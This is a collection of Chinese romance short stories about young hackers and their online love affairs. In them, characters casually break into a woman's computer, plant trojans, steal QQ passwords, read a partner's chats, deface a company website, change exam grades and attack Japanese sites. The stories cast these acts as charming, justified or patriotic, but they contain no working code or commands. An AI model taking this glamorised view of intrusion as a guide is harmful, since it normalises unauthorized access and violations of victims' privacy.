前她告诉我她喜欢和我一起听海的声音，喜欢和我一起在网络中那样单纯的快乐。如果可以她希望留在海边研究那些软件。我什么也没说拎着她的行李走在前面。我知道走在后面的她哭了。

我们不会失去对方的联系，因为我们维系一起的不光是感觉，还有那些程序和软件的见证。回了四川她经常会问我，可以在一去住在海边吗？这样的问题不知道问了我多少遍。我的回答从来都是给我时间考虑。这样的敷衍持续了半年多。

这一次也同样不会例外。但是不一样的是“手中流沙”很快回复我说不想等了，因为漫长无期。我的心突然很难受，好像在这一刻失去了生命中最重要的东西。比悔当初离开我时痛得还要彻底。我不停的骂着自己，早知如此何必当初呢。看着“手中流沙”灰白色的头像，我知道再怎么挽留都会是无力的挣扎。我把手深深的插在乱蓬蓬的头发里，悔恨犹如毒蛇撕咬着我的心。为什么我会让悲剧重演，让幸福从指尖轻易的溜走。

我在后悔中轮回。某一天打开门，门外的来客是一个漂亮的女孩。她说她叫“手中流沙”。她来是要删除我空间里那些过时没有用的文件，然后把她的程序安装在我的世界里。在海边上在网络里单纯的快乐。

我把她紧紧的抱在怀里，背上湿湿的。我知道她哭了。

网络烟花

海边一粒沙



05年的夏天是闷热的，就算是窗外有缕微风流迷进屋，也带着阵阵热浪。正准备午觉时QQ上有了消息。点击一看居然是位MM，本来不想逗留太久在这上面，刚要拒绝，但是看到她资料上的一句话却触动了东的心扉：“花错了盛开时节，余下的只有灰烬。”简单的几个字就决定东通过了她的验证，然后就是关机，睡觉。

醒来时已经傍晚5点多了，东双脚搭在电脑桌上，嘴巴里叼着烟，一副迷醉不醒的样子，双眼紧盯着电脑上的一个perl脚本程序，那是前几天刚刚公布的一个针对UNIX系统imapd的远程攻击程序，源程序中给出了溢出返回地址的范围，可是这个范围实在是太大了，要想全部对目标主机检测一遍，程序起码得检测一天，这样的攻击效率显然是无法让人满意的。东的大脑飞快的转动着，试图找出更有效的方法来解决返回地址的问题。或许，对黑客热衷的都是这副德性，不爱江山美人，只爱入侵编程。想让东从这种委靡的状态下精神百倍的唯一方法，就是希望他发现某个知名网站一个大漏洞！

正当东看得入迷的时候，一个QQ的请求视频的窗口突然弹了出来，“真该死”，东咒骂着，他最讨厌这种打扰了，东不耐烦的看了一下对方的昵称－－“灰烬”，东搜寻着大脑里所有的记忆，可始终想不起来对方是哪个自称黑客的菜鸟。直到又看到了熟悉的那句话“花错了盛开时节，余下的只有灰烬”，才隐约的想起似乎是自己中午时随手加的那个MM。东突然间有了一种想入侵她的电脑的冲动。

灰烬打了一个笑脸过来：“你好大虾，我很崇拜你。”

东一边扫描着对方的IP地址，一边漫不经心的回答道：“我不是大虾，是螃蟹。”

灰烬回复得很快：“为什么网页打不开啊？总显示本地时间错误。”

很快的，X-scan的扫描结果就出来了，密码居然为空口令，还有MS04011、MS04007等溢出漏洞，看来这MM果然是超菜一个，光凭她问的问题，东就深信不疑了。东有些郁闷的对灰烬说：“你把本地时间调准了就可以了。”

灰烬打出一个困惑的QQ表情说：“本地时间是什么东西。”

这个问题让东哭笑不得，本地时间居然被说成是东西。但是出于对MM的友善，东还是耐着性子说：“你在‘程序’里找。”

灰烬好奇的问：“程序在哪里找。”

东差点连鼻子都气歪了：“在桌面的左下方，‘开始’里面呢！”

灰烬说：“哦。”

此时，东已经利用对方存在的远程溢出漏洞进入了她的电脑里正在上传一个配置好的木马，可就在木马快要传完的时候，突然对方的电脑就象死机似的没有任何反映了，连对方的QQ头像也暗了下去。怎么？难道对方关机了，拔网线了？以对方那个超级菜的水平是根本不可能发现自己入侵的呀？难道对方也是一个高手，而刚才一直都在玩弄自己吗？东有些烦怒。片刻后那个叫灰烬的MM的头像又亮了起来，发过来一个哭的QQ表情：“我按开始了，双击了两下，按了个回车，电脑就自动关机了。”

哈哈！这个笨笨的MM把东给气乐了。

这次，东很顺利的就上传了木马。灰烬的电脑非常的简单，桌面上什么都没有，一个游戏也没有，不过她QQ上的好友可够多的。使东更愉悦的是，对方QQ上有一个叫做“伟大的英雄”的组，而里面只有东一个人。

灰烬喊了起来：“哎呀！我的鼠标它居然自己会动了，怎么回事啊！”

东打过两个字“呵呵”，这个可爱的笨笨居然连自己被别人控制了都不知道，东在电脑前穷笑着，又好奇的问道：“你怎么把我分到伟大的英雄的分组里了。”

灰烬无比惊讶的问道：“你怎么知道的啊”

东故意卖了个关子："你先告诉我，我就告诉你。"

灰烬这才说："有一家网络分公司的老板开车撞人后逃逸了，后来有位有正义感的黑客知道了这件事，他入侵了那家网络公司的电脑后，言称如果不给受害者一个公道就公开所有文件并且彻底破坏掉他们网站的数据库，那个老板追查了数月，可还是查不出这个黑客是谁，也没有查出对方是如何入侵进来的，最后只好按照那个黑客的要求给了受害人家属一大笔赔偿金，这场战役才算最终平息。那个黑客后来就消失了，再也没有在那家公司的网络里出现过，如果我没有记错的话，那个黑客好像叫东！"

东有些惊诧，连忙问："你是怎么知道这些的？"

灰烬笑了笑说："这个不重要，我崇拜你并不是因为你有多么高明的技术，而是因为你有一颗富有正义感的心。好了，现在你得告诉我你怎么知道我把你分到哪个组的？"

东不好意思的说道："对不起，我刚才入侵并控制了你的电脑。"

等待了一会儿，就听灰烬说道："你现在还在我的电脑里吗？那你顺便帮我调整一下本地的时间吧！然后帮我更新一下杀毒软件，然后再给我安装一个防火墙，还有……"

噢，My god！看到这些，东感觉到自己的脑袋变得比篮球还大了。但是灰烬用这种特别的方式和东认识，东只能牢牢的记住这个调皮的小笨蛋。灰烬每天都来骚扰东，只是海阔天空，天南地北的闲聊。东有时候气得想扁她，但是灰烬嘿嘿一笑说："那个网络公司老板的电话是什么来着，哦，我电话本上有，等我找一下。"

东虽然不怕那个网络公司的老板，可多一事不如少一事，东可不希望自己现在平静的生活被打破，于是只好忍气吞生的问："你到底想怎么样啊！"

灰烬得意忘形的说："很简单，第一我说话你不许不理我；第二跟我说话不许发表情或者图片；第三不许用哦、嗯、行、好的、呵呵、嘿嘿、哈哈等敷衍的词汇搪塞我；第四发视频不许不接态度要达到五星级；第五……违反罚款首次500元，再犯判有期徒刑三年，违反三次者终生监禁。"

这些"野蛮"的条规令东再一次哭笑不得，多么可笑幼稚的小孩子啊！从此东就违心的同意了以上不合理的条款，陪着这个不讲理的小魔女快乐并忧伤着。

渐渐得东习惯被这个单纯快乐的家伙折磨了，冬天来的时候，东还是一如既往的窝在家里，灰烬问东为什么不出去走走。东说："外面太冷，风吹得下巴直疼。"一个星期后东收到了一个邮包，是灰烬几夜没睡觉给他织的白色围脖。再次上线后东刚想对灰烬说点感激的话，没想到这个灰烬先开口说："收到围脖后，至少每天出走散步一个小时，否则你就每天给我15个Q币吧！"这令东刚才的那份感激之情荡然无存，立刻关闭了电脑，出去在寒风中忍受了一个小时。

东和灰烬每天都在网上吵吵闹闹，有时候东也会和灰烬兵戎相见，但是架不住灰烬的眼泪婆娑。东知道灰烬喜欢自己，要不为什么冷了就会有围脖的出现，高烧的时候电话一遍又一遍。但是东刻意的装傻，在网络上他只对那些漏洞、那些溢出有感觉，他一直坚信，在这个网络上，真实存在的只有技术，而其他的所有一切都是虚无缥缈的。

灰烬告诉东他有男朋友了，她说虽然烟花非常得美丽，但是最终留下的却也只是灰烬，她不想让青春流逝，所以找了一个人来陪她，东嘻嘻哈哈的说着恭喜之类的话，却委屈得想大哭。

灰烬即使有了BF也一样每天都把大部分时间和东一起在网上浪费，东有些怀疑灰烬是不是真的有男友，直到那天下午东才明白灰烬并没有骗他。

那天灰烬破天荒发过来视频让东看她，视频里是一个美丽清秀的女孩，脸上带着浅浅的忧郁。正当他们聊得高兴的时候，灰烬的房间走进了一个男人，东从耳麦里听得到那人对灰烬大声的吼叫："我妈病了你都不陪我去看她，你就陪这个不三不四的人？！"

居然将自己说成是不三不四的人，这令东非常的气愤，更让他生气的是，那人居然这么对待灰烬。灰烬反驳说："他不是不三不四的人，你别诋毁好人。"

男人歇斯底里的喊道："为什么？为什么你整天陪他上网。"

灰烬冷冷的说："因为与你相比我更在乎他。"

"啪，啪。"两声脆响激起了东的愤怒，那男人的两巴掌虽然打了灰烬的脸上，却仿佛打在了东的心上。东命令灰烬把麦交给那个男人，但是灰烬却转身关掉了视频，东愤怒得无处发泄，坐立难安的在房间里踱步，那个晚上东一夜未睡。

第二天早上灰烬对东说："一切安好，不用担心。"

东心疼得说："他这么对待你，你为什么还要做她女朋友？做我女朋友吧，让我永远保护你。"

沉默了片刻，灰烬浅浅的笑了笑说："烟花再怎么美好，也只是片刻的温存，留下的只是灰烬，别再提这件事了。"

东虽然不太明白灰烬的意思，但是他知道她拒绝了他，东轻轻的叹了口气，两个人又开始天马星空般的胡侃着。东经常为灰烬做一些感人的Flash，感动的灰烬莫名奇妙的哭泣。

06年4月的某一天，当东向往常一样连线上网，QQ上灰烬只留给东几个字的留言："爱你，吾心永恒。"东莫名的恐惧起来，好像有什么要永远离开一样。

从此灰烬真的消失了，东感觉自己的生活好像缺少了什么一样，每天都是魂不守舍。上网也不能让他不寂寞。一个礼拜后，东找到了灰烬以前常去的一个论坛，论坛的公告写着：本站女写手灰烬于本月19日因癌去逝，深切哀悼！

东的心很痛，大脑里一片空白，模糊的泪眼前是灰烬留下的最后一段文字：

落叶追风只为了那片刻的温柔，

流星划过天际只想感觉短暂的幸福。

我从不哭泣，
是因为距离本就遥远，
牵不到你的手，
我不遗憾。
我不说爱你，
因为我如天边流星，
有一天会飞翔，
注定的陨落，
但，
爱你，
吾心永恒，

东泪水狂涌，不停喃喃的说："爱你，吾心永恒。"



空间已满，爱连接错误

海边一粒沙

当音乐响起的时候，鱼闭上了眼睛。似乎在静静的思考着什么，手里的烟雾慢慢的缠绕缠绕，缠绕着大片的思绪。听着音乐的时候鱼在网络上总是变得很安静，也许某一句歌词，某一个旋律刺到他的心了吧，让他痛得无力去做任何事。

不知道这是云第几次跟他说分手了。鱼知道自己除了电脑和云外什么也没有。本来自己拥有的就那么少，又怎么舍得放开云的手呢？所以鱼不肯说放弃。就算云再怎么无理取闹的大发雷霆，鱼都可以忍耐。

但是云总想离开鱼，鱼不知道为什么，在一遍遍无休止的追问后，云回答说："我想要自由。天空般的自由，只有在自由的天空里，云才是快乐的！我曾经希望你会是我的天空，可你不是，你只是鱼，活在电脑那小小的四角屏幕里的鱼"。鱼怎么可能死心。鱼轻而易举的入侵了云的电脑。他希望能在跟云聊天的那些朋友的只言片语中找到云离开他的原因。他觉得这应该不算是纠缠，而是难以割舍。

那些暧昧的话在云的指尖中跳动出来的时候，鱼很伤心。云可以相信很多人，也可以因为谁的心情不愉快而黯然感伤，唯独他是云的例外。曾经所有的爱和所有的美好，像是扶不起的记忆，在瞬间坍塌，找不到一点痕迹，留下来的只是大片大片的灰烬。鱼是平凡的，鱼也会因为最爱的人跟其他的人谈情说爱而愤怒。所以鱼删除了云QQ中那些跟她聊天暧昧的人的QQ号码。他知道这样做是不道德的，但是为了爱，为了挽留快要流逝的东西，他宁愿这么做。

当云发现丢失了QQ中的好友，当然也明白这是谁的杰作。云的愤怒，鱼的沉默。让两个人的关系更加的恶化，争吵是他们的必修课，那些难听的话像针一样刺在两个人的心里。有鲜血的流淌，流满了心上。云充满讥讽的对鱼挑战的说："有本事就去黑了summer"。

鱼冷笑着，summer是网络中一个非常有名气的黑客高手。没想到云居然跟他也有联系。面对云的挑战鱼怎么能不接受。鱼不明白这么做到底是对还是错，是争取还是再次的葬送了感情。鱼哭了，这是他记忆中的唯一一次哭泣。那一天他哭得天昏地暗。男人的眼泪有的时候是绝望中的重生。鱼不想让云看扁了自己，也想通过一切换回曾经的感情。

鱼想他应该从昏暗的房间走出来，去接触阳光，去summer偌大的公司去看看。也许鱼已经做好打败他的一切准备了。如果这样做可以挽回一切的话。

鱼来到summer的公司门前，看了看他们的招聘广告，没有丝毫的犹豫就走了进去。鱼很有天赋，也有过硬的网络技术。而且summer也是个伯乐，他懂得外表冷漠，眼眸中有着忧伤的鱼是一个千里马。他喜欢这匹横空出世的黑马，所以他给鱼高薪和优厚的待遇。

鱼可以感觉的到summer是个和他同样孤独的人，虽然他平时对下属很和蔼，给人的感觉是那样的阳光，可是在他的眼眸深处却时常有孤独出没。也许只有孤独的人才能看到同伴寂寞的迹象。Summer身边的女朋友很多，也会和很多朋友用聚会来打消寂寞的时间。但是summer从心底里还是不快乐的。

Summer对鱼真的很好，刚刚进公司半年，年纪轻轻的鱼就被summer提拔为技术主管了。每次有什么技术上的知识，summer都会通过QQ传给鱼。他说鱼和他一样都是一阵晚风里的落叶。而在平时上班的时候summer都会通过QQ和鱼聊上几句，问问鱼的烦恼和家乡，问问鱼心里喜欢的女人是什么样子，问问鱼每天都吃点什么，需要多注意身体。当两个人男人用心珍惜的时候，那是友情升华的时候。鱼发现他渐渐的把自己来公司的目的搁浅了，他开始把自己最大的敌人当成了朋友。他和summer在一起的时候，竟然忘记了想云。鱼有些怀疑，为了深爱的人而去伤害一个对自己很好的人，是不是很坏。虽然他在那时的技术对summer还构不成任何的威胁。但是鱼对自己有这样的想法和意识都觉得很惭愧。

那是五月，一切都开始在冬天里慢慢复苏的时候。Summer的公司开始面对了很大的危机，那些软件一次次的被否定。如果到时间还没有办法及时赶出来，对公司来讲将是巨大的损失。一向开朗的summer眉头间渐渐挂上了一丝愁容。人总是在脆弱的时候最容易被击败的，但是鱼却放弃了自己心里的想法。如果在这时候他给summer沉重的一击，他会连自己都瞧不起自己的。所以当大家都议论纷纷准备跳槽的时候，而鱼却在抓紧时间为软件的开发做最后的努力。在那些不分黑夜白天，不洗脸不刷牙的日子里。公司总有两个男人不分昼夜的忙碌着。不知道香烟燃尽了多少，只有那些可恶的蚊子在不停的骚扰。桌子上的蚊香点完了一盘又一盘。剩下多少灰烬，没有人知道。软件还是被测试为失败，当summer靠在椅子上叹了一口气，准备放弃的时候，鱼告诉他，当什么都还没结束的时候谁也没有资格说放弃。Summer看着执着的鱼，不知道年轻的他是幼稚还是骨子里本来就透着一种坚强的睿智。鱼不管summer怎么颓废，他依然不肯离开的守在电脑前，他相信没到最后，机会和成功的几率还存在。

当看着电脑上面那一句测试成功的时候，鱼的嘴角轻轻的上扬着。Summer不相信已经被判了死刑的软件和公司可以因为一个人的执着而死灰复燃。Summer不知道该怎么感谢鱼。就是这个名不见经传的年轻人居然可以开发了一个困难的软件，创造一个不可能的奇迹。Summer把这个软件以鱼的名字命名，是为了告诫自己有鱼这样忠实的兄弟。

鱼觉得自己应该放弃原来的计划，summer是一个很好的人。两个人度过了那么艰难的时光，还有什么可以阻隔两个人呢？惟独一个人，那就是云。summer开始对鱼断断续续的讲述一个女人，她的温柔、她的善解人意、她的美丽的容貌，还有近距离让人无法自已的呼吸。summer告诉鱼这个女人让他死去的心再次的跳动，就像是初恋时有青草般的味道，summer还告诉鱼这个女人叫做－－云！

鱼的眼睛里有丝悲哀轻轻得闪过，两个要好的兄弟爱上同一个女人算不算是一种默契？鱼不知道。只是看到summer在谈论云的时候眼睛里有许多的快乐在跳动，但是鱼的内心却是如此的疼痛，像是被刀狠狠的刺在心脏一般。鱼用愤怒的眼神看着summer，像一把火焰在燃烧，烧掉了那颗已经安稳的心，再次的浮现。

当鱼看到那个叫云的女人，像只温柔的猫一样在公司楼下等summer的时候，一只杯子在鱼的脚下残忍的破碎。鱼觉得还是应该在云的面前表现自己真的能超过summer。虽然他也觉得这样的表现很幼稚无知，但是他明白自己更加的无助，无助到了有些疯狂。

那颗沉寂的心再次的骚动了起来，鱼左手握着冰冷的右手。

summer公司的网站被黑了，瞬间计算机业沸腾了起来。那些曾经辉煌的网站只剩下一片的空白。上面只有几个字：云，我做到了。可是你能回到我的身边吗？

summer百思不得其解的时候，鱼敲开了他的门。呈给了summer两封信，一封是辞呈，一封是道歉信。summer沉默了良久后告诉鱼，如果有些事情已经过去了，就不要再去追忆。但是如果你觉得追寻的是一份已经久远了的回忆或者过去，你所做的一切将是迂腐的。我们是兄弟，留在我的身边，无论你做过什么。

但是鱼还是走了，他不想看到曾经最爱的人挎着自己最好的朋友走进婚姻的殿堂，而他却只能做为一个旁观者，任曾经爱的、珍惜过的、拥有过的随风而去。在他临走的时候，恢复了summer网站的数据，算是贺礼吧！

轮回

轮回六道，
是心灵在沉醉，
经过洗礼，
人才会成长。

轮回 轮回

死神熟女

天界 相逢是美好未来的开始。

“小雨是个好女孩！”我有很多次是这么告诉她的。

我所在的城市并不大，四周都是围墙，围墙外面是黄沙尘土。这种古色古香的地方竟然也有中国电信的存在不能不说是种奇迹。网络的繁荣和发展在这里仿佛就是一夜间的事情。前几年还是奢华消费的上网，现在已经廉价到一块钱一小时。有时候我都为那些网吧老板担忧：除了电费，混个温饱，他们还能剩下什么？

学生放学后一窝蜂的冲进网吧。没办法，这种最便宜的消费还是很诱惑人的。毕竟一个包子五毛，一瓶矿泉水也要一块。玩的话，在哪都没网吧便宜。文化局的老爷们因为已经伺候到位，所以根本不用担心什么“未成年禁止入内”的条例。家长？那更是不会阻拦的。比起回家看个通宵的电视，不如让他们出来玩玩游戏。孩子普遍有逆反心理，你让他打游戏，他偏不干要看电视。连续剧的诱惑已经超越了网游，在我们这应该说是个奇迹。网吧里的少爷小姐们清一色地看网络电视，稚嫩的眼睛中透着喜悦，老板的眼睛中同样也透着喜悦。

人界 平凡的是人类，因为生活就是一天一天的在前进。

我认识小雨也是在这么一间网吧：规模一般，重在价格便宜且只收八毛。她是个难得的好女孩，只上网校做题。嗯，其实我并不大，不过她是学生而我是网管。

我和每个正常的男人一样关注着来来往往的女孩子。年轻的、年长的、漂亮的、不漂亮的，然后拿这些做谈资和经常来玩的阿木聊聊。阿木很高，却不够壮，眼神很精明，实际上却相反。所以他换过不少的女朋友，却没有一个跟他长久过。我指着小雨对他说，那个女孩和你一样属于沉默型的，可能适合你。他傻笑，然后说我试试？我点点头。

结局其实早已注定是失败，不过他问到了小雨的名字。然后因为一些乱七八糟的原因，渐渐的我们几个就成了好朋友。有时候下班早了我会和阿木小雨一起去他们学校打篮球。当然我很菜，一般情况下，我看他们打，而我打的时候他们吃饭。

阿木闲了会去写点程序赚点泡妞活动经费。他也是个好孩子，从来不拖，该几天完成就几天。所以经常和他打交道的老板也愿意把程序任务交给他来完成。用阿木的话来说，程序员的效率就是生命。我无法理解这句话，同样也无法理解他那么粗壮的指头是怎么敲击键盘运指如飞。阿木是一个比较强的人，至少给我的感觉就是这样。

其实从头到尾都忽略了一个人，小雨。她沉默的时候很容易让我们忽略。不过她的手很白也很细，指甲修剪的很干净，不带戒指。按照常规说法，这种手才能做程序员。上网做题的时候她还是很认真的，特别是回答问答题的时候，键盘发出的声响一度让我产生幻觉。阿木面无表情的说，这种速度充其量是中速偏上……他们的认知态度让我放弃了做个死亡打字员＋程序员的梦想。我只想好好的管好网吧，顺利拿上每月一发的薪水。

修罗界 会愤怒，会报复，会化作恶鬼扑食一切。

郁闷的事情天天都有，前些日子网吧电脑中病毒了。我累死累活的把电脑全恢复了一遍。没想到今天又开始出现问题，我直接茫然了。我让阿木给我写个东西，能百毒不侵的。他伸了一只手出来，带着鄙视的眼神。我立刻明白了，并且明确的告诉他要钱没有要命一条。他很爽快的摆摆手，然后找老板去谈这个高深的问题。

然后……我们三个人晚上大吃特吃了一顿。之后又重新做了一回系统，不过以后的问题少多了，这让我对阿木的崇拜又增加了一点。病毒这个东西很让人恼火，相对木马来说，危害严重多了。机器中了木马，如果没有人去操作，其实还算是安全的。病毒可就不一样，没事瞎折腾：你不动它，它还会自我繁殖，让你连最基本的使用都没办法完成。所以我一直喜欢用木马。我并不排斥黑客，不过有些人黑掉整站连带删别人文件就有点过分了，这简直是巴不得让全世界都知道这台电脑被入侵了。

其实以前在网吧也做过不厚道的事情，比如在自己服务器下个木马：因为某些后来居上的混小子在入侵时会暴露一些自己的重要信息，所以反让我血洗了一遍。当然一般都能捞到不少的好处，这就包括一些肉鸡和QQ号的密码。那些小黑舍不得注册密码保护的极品号码也被一把抓了过来。还有一些跳开计费软件想免费上网的小子也是被蹂躏过的，这些都可以算是以前的快乐。不过现在他们都精明多了，所以很少再有什么搞破坏的人出现来让我娱乐了。

饿鬼界 欲望，活着的欲望。所作出的一切不需要理由，因为只是为了活着。

因为网吧的事情着实不多，而阿木写的程序查杀病毒的效果又很好，并且还附带一年的免费升级。所以我开始厌倦这种守株待兔挂马害人的日子，转而准备去黑站。但是老师不是阿木，却是小雨。老实说，这种发展已经超出了我的预想，让我很难接受：那天我们几个谈着黑站的事情，因为我以前没搞过，所以我想听听阿木的看法。阿木主要是做程序的和系统防御维护，对于入侵并没有什么好的方法，用一句话概括他的经典理论：防御和入侵是可以分离的，你不懂得入侵一样可以防御，只要脑

子够快。但是这种经典是建立在记性非常好的基础上的。所以并不适合我这个晚上就忘记早饭吃什么的人。对于那种只知道结果不去追求原因的认知方法我是深恶痛绝的。我拒绝了阿木的建议，小雨却笑了。

事情要在很久以前说起：小雨因为生病没有赶上某次网校的考试，导致那门成绩作废。所以考试结束后她就去黑了某个不能告诉我们名字的站点，修改了成绩。更令人吃惊的是，这并不是她第一次这么做。我想我和阿木的眼神一定是很呆滞的，毕竟这个新闻实在是太震撼了。

我仔细打量着小雨，这个看起来很瘦小的女孩。浅浅的额头，刘海上几缕下垂的头发挡住了脸蛋。嗯，尽管脸蛋是圆圆的搞笑型，可是实在是难以想象，她的身体里蕴涵了怎样的可怕能量，才造就了这样的一个沉默的高手。"小雨，"我很诚恳的说道："你真是个好同志啊。"

经过几个月的挂马速成班教育，我已经模糊的了解到如何在本机以外的机器上挂马了。重要的是那个入侵的过程，挂马之后的操作其实是我早已经熟悉的。这里还有一个秘诀，电信用户扫描电信网站速度比较快，相对的网通扫网通，铁通扫铁通都是还能够忍受的。不过唯一让我郁闷的就是如果是用联通的……扫谁去？以联通的数据网络覆盖来说，扫哪个站都快不了吧？

畜牲界 选错了路，所以来到这轮回必经之地，一场凄美的误解。

我们的生活都很平淡，一起聊天，一起上网打游戏，闲暇之余再去黑黑站。小雨则是认真的上她的网校，认真的做题，顺便帮我和阿木解决一些黑不掉的网站。每个正常的男人都不可能只想和这个可爱的女孩子建立高尚的革命友情。如果说我对小雨一点感觉都没有那是不可能的，不过小雨给人的印象很木头，所以我不能肯定对她使的手段能奏效。阿木指着小雨对我说，那个姑娘和你一样属于沉默型的，应该更适合你。我傻笑，然后说我试试？阿木点点头。

小雨的爱好很少，上网、看书、打篮球。说话不多，但是很直接不绕弯。这种女生很少见，所以泡这样的女孩也没什么经验可谈。当然这些都不是重点，重点是我太菜了，好像配不上人家。所以我想让自己变得强一点，希望能弥补一点距离的空虚。小雨读的是历史系，网校则是工商企业管理。历史系向来阴盛阳衰导致没有什么人能和她一起打篮球，阿木则是难得的能和她一对一玩的起来的对手。我决定从篮球入手，然后转向黑站，最后同时搞定两者连带小雨。

不过篮球这个东西我想大家是知道的，绝对不是一朝一夕能够搞定的东西。在我努力到第三天的时候，小雨放弃了陪练的身份，开始让阿木教育我。我没说啥，没的教就没的教，自己慢慢练呗。不过心里总觉得有些空虚和失落。之后，我的篮球技术确实有了少许提高，但是这种乌龟般的学习速度让阿木愤怒。小雨没有说什么，就那么默默的看着。这种眼神让我很泄气，我只能更加努力的打篮球、黑站。

地狱界 来到这里，过往的一切都需要忘记，且永不翻身。

专心致志总会成功的，所以我相信我在某个方面比小雨强了，她一定会开始注视我。然而事情的发展总是出人意料，无论我怎么努力，篮球总是那么菜；黑站的技巧上也还是比小雨低。不过我还是很努力的让她发现。我信心满满的以为自己能够在功成名就之时获得小雨的垂青。

四季交替如流矢般飞过，我一直想给她一个好印象。但是小雨却还是那样不搭理我，就和以前一样。阿木都觉得我没有戏了。不过我真的不想放弃，一方面我黑站，发现了黑站的乐趣；另一方面，不能让小雨喜欢上使得我更加失落。我发誓，我要她明白我不一样。

事情的发展并非都一直向着大家所期待的方向前进，对于我这个对爱情什么都不懂的人更是如此。有时候不是爱情不降临在你身上，而是降临在你身上的时候你拿它当作空气。

小雨毕业后就和阿木去了北京，而我还在这个满是黄沙尘土的小城做着网管。仿佛和几年前一样，一点都没有改变。不过还是有些变化的，小雨临走的时候告诉我，她其实给过我机会的，她满以为我会注意到她，不过那个时候我好像对黑站和篮球更加有兴趣。小雨对我的态度一直很冷淡，但并不是真的因为人没有什么欲望就无所谓，而是恰恰太在乎而不知道该说什么好。我终究还是太虚伪，没有在她走的时候说一句该说的话。

轮回 希望，支持着轮回一世世的运转。每个人都应该永不放弃，永不后悔。

我依旧在那个小城里平静也平凡的度日。某天顺着街道回家，路过一家网吧，关闭的玻璃门表面因为里面蒸汽的缘故而显得模糊不清，似乎有个我熟悉的人正由远至近的走出来。我愣在那里，猜测那会是一个像阿木的人，还是像小雨的人？

我猜不出，不过有一点我确信，不管经过多长时间，小雨一定会回到我身旁。

当年我确实没有对她说一句话，不过……我亲吻她的额头告诉她："我，会一直在这里等你"。

轮回

轮回六道，
是心灵在沉醉，
经过洗礼，
人才会成长。

轮回 轮回

死神熟女

战争后的痕迹

海边一粒沙

我在高中的时候在校园里是一个风云人物，不是因为我的学习成绩突出，也不是因为我是一个人见人怕的厉害角色，仅是因为我被网警警告过一次。那个时候，大家都在勤奋的学习，争取考上大学，而我的事件对于沉闷的校园生活，无疑是一个热点新闻。在那个时候我成为了别人茶余饭后谈论的话题，甚至有人刻意的接近我或者逃避我。这也让我学会了如何隐藏自己，让自己慢慢沉淀下来，很快我就消失在那些莘莘学子的视线中，没有了任何风吹草动，再也没有人记得我是谁，以及我做过什么。

其实我并没有放弃什么，一直到大学毕业后我仍是一个神秘的黑客组织的成员，只不过我们只黑一些与日本有关的相关网站。这算不算对日本的憎恨我不知道，或许这只是潜意识里的一种厌恶。爷爷很恨日本人，他告诉我说如果不是日本人他就不会那么早的失去父亲，也不会人到四十才能娶到老婆，所以受爷爷的影响父亲也恨日本人，而我不知道是不是恨他们，只是家人留给了我一些必须牢记的东西。记得上学那会儿，我被网警警告的时候，爸爸很生气的打了我，但是爷爷却语重心长的说："孩子，做坏事可以，但是要用坏事对付坏人。这样吧，以后你就专门用这个什么黑人的东西对付日本人吧。"因为这句话我免受了父亲的鞭子，也因为这句话我才慢慢走入了那个神秘的黑客组织，我以"夜里哭泣的猫"的网名成了组织里的核心成员之一。这个组织没有在任何杂志或网站上留下什么痕迹，甚至没有人知道世界上还存在着我们。我们白天正常的工作和生活，晚上就开始了对日本网站的攻击。我想所谓的黑客就是穿越在黑暗中的战士，白天带着或者好或者坏的虚伪面具，其实真正属于我们的是黑夜。

我就职于一家日本的电器公司，公司的产品在中国的销量是不错的，而我只是这个公司中一个平凡的职员。我负责广告和宣传设计，而且公司的网站和内部资料也是我管理的。在公司里我是一个老实值得信任的人。因为这份工作，我可以有大部分时间挥霍在网络上。其实很有意思，我每天都在攻击日本网站，却鬼使神差的走进了这家日本公司，当时的原因只有一个那就是工资很高。

在那段灰色的日子里是没有感情存在的，自从我在高中的那次扬名，初恋女友就特别垂青我，但后来我的"沉默"以及对于网络的迷恋，终于还是让她毅然的放弃了我。那个时候不知道是不是很难过，反正为了纪念我三年的恋情，我沉浮在烟雾缭绕的空间里整整三个月，从那时候起我便与烟为舞了，直到现在它都一直取代着初恋女友的位置。

认识雅美纯粹是出于男人的本色，我承认我和其他人是不一样的，存在也是特别的。但是在这一点上我和别人没什么分别，更何况我现在没有女友，正好需要一个人来安慰。只是渺小的我能让漂亮的女翻译雅美看上吗？我想这是一个永远没有答案的未知数，但是男人遐想是出于本能的，谈不上什么龌龊，窈窕淑女，君子好逑吗，这是很正常的。

不过丘比特再次垂青了我。我没有想到雅美会主动约我。为什么是我？一路上我一直都在想这个愚蠢的问题。吃饭的时候我的话不多，也许是因为我根本就不知道怎么来应付这突如其来的艳福吧！我努力的在她漂亮的眼睛中挣扎，最后终于恍然大悟的想起晚上组织还有活动呢。匆匆忙忙的离开了餐厅，直接回到家里打开了电脑，幸好还没有迟到。如果说我刚才还在对扔下雅美一个人而感到内疚，对失去与雅美发生点什么的机会而感到后悔的话，那么当我打开电脑的那一刻，我彻底忘记了晚餐，忘记了雅美！

那个夜晚，时间不再流动，我的眼睛里只有幽蓝的屏幕和组织成员闪动在屏幕上的语言，我们从来不过问彼此的职业和年龄，这是一种默契，我们的语言只用在入侵和编程上。往往就是这样的沟通让我们觉得彼此更加的真实，在那一刻我再也分不清网络和现实了。我不知道这算不算是沉沦，对与错在人世间是很难分清的。

当我发现时间还存在的时候已经是第二天早上八点多了，我知道如果我再磨蹭一分钟的话，就会因为上班迟到而被罚款。所以我以最快的速度离开了房间，关上门的那一刻我有些恍然，似乎我又来到了另外一个世界，一个没有黑客，没有入侵与攻击的世界。在这个世界里我不是什么强者，只是一个很普通的小职员。也开始后悔，也许雅美再也不会理会我这个没有品味的傻瓜了。谁会匆忙的把一个女孩子一个人的扔在餐厅，而自己却逃似的奔跑在茫茫的夜色中呢？可是女人就是一种奇怪的思维动物。早上雅美见到我的时候脸上的笑容却比以往要灿烂好几倍，不知道这么莞尔的笑容，算不算是一种勾引。

在雅美的"勾引"下，我顺利的臣服在她的手中了。原因只有一个，在初恋女友之后和雅美之前没有女人"勾引"我，所以我就范在她每晚的约会中。七月的天气有些闷热，我和雅美把汗珠撒遍了这个城市的大街小巷，我从来不知道原来爱情可以有这么神奇的力量，感觉像是在闷热的天气里，嘴巴中含了一块冰，从喉咙凉到心脏。

